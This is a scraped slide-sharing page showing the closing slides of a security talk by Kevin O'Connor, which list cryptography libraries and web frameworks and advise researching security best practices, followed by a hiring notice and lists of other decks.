
Crypto NaCL SJCL Crypto++ QCA

Web Frameworks Python: Django, Flask PHP: Laravel, Phalcon Go: Revel
Node: Sails Java/Scala: Play Ruby: Rails
Assume nothing Always research security best practices
Questions? Complaints?
Im hiring Sysadmin.union.rpi.edu/apply
More Decks by Kevin O'Connor
See All by Kevin O'Connor
SD&D 101
kevinoconnor7
0
88
Other Decks in Programming
See All in Programming
우리의 Nitro Modules는 당신의 Turbo Modules보다 아름답다
l2hyunwoo
0
260
社内AIエージェント「Askワンバン」における コストチューニングの取り組み
t0yohei
0
170
Next.js: The final boss of Web Performance
guaca
0
400
AI駆動開発4年目の現在地(『あなたはFDEになるべきか?』イベント資料)
kumaiu
0
620
はじめてのPLATEAU
nokonoko1203
1
650
React Native에 현대적인 빌드 도구 더하기: Rollipop 구현기
leegeunhyeok
0
180
TS 7.0 で baseUrl が使えなくなった今、パスエイリアスをどうするか
bicstone
2
640
地方こそサーバーレス — 10年続けた、顔が見えるチームで確かな基盤を / Serverless Matters Most in Regional Areas — 10 Years of Building Reliable Foundations with Close-Knit Teams
seike460
PRO
1
440
Modernizing iOS Apps
seyfoyun
0
150
Apple Intelligenceとオンデバイス時代の到来
yahir0
0
240
止まらない比較を止める — 余帰納法で無限ストリームを比べる
tarao
0
140
エージェントを使い続けるためのメタワーク / Meta-work for keeping using the agent
rkaga
6
2.3k
Featured
See All Featured
Avoiding the “Bad Training, Faster” Trap in the Age of AI
tmiket
1
310
Balancing Empowerment & Direction
lara
6
1.4k
Conquering PDFs: document understanding beyond plain text
inesmontani
PRO
4
3.3k
The Straight Up "How To Draw Better" Workshop
denniskardys
239
140k
The Cost Of JavaScript in 2023
addyosmani
56
10k
So, you think you're a good person
axbom
PRO
2
2.3k
Designing Powerful Visuals for Engaging Learning
tmiket
1
650
JavaScript: Past, Present, and Future - NDC Porto 2020
reverentgeek
52
6.2k
The Director’s Chair: Orchestrating AI for Truly Effective Learning
tmiket
1
350
Speed Design
sergeychernyshev
33
2.2k
Beyond borders and beyond the search box: How to win the global "messy middle" with AI-driven SEO
davidcarrasco
3
300
Learning to Love Humans: Emotional Interface Design
aarron
275
41k


 kevinoconnor7
 l2hyunwoo
 t0yohei
 guaca
 kumaiu
 nokonoko1203
 leegeunhyeok
 bicstone
 seike460
 seyfoyun
 yahir0
 tarao
 rkaga
 tmiket
 lara
 inesmontani
 denniskardys
 addyosmani
 axbom
 reverentgeek
 sergeychernyshev
 davidcarrasco
 aarron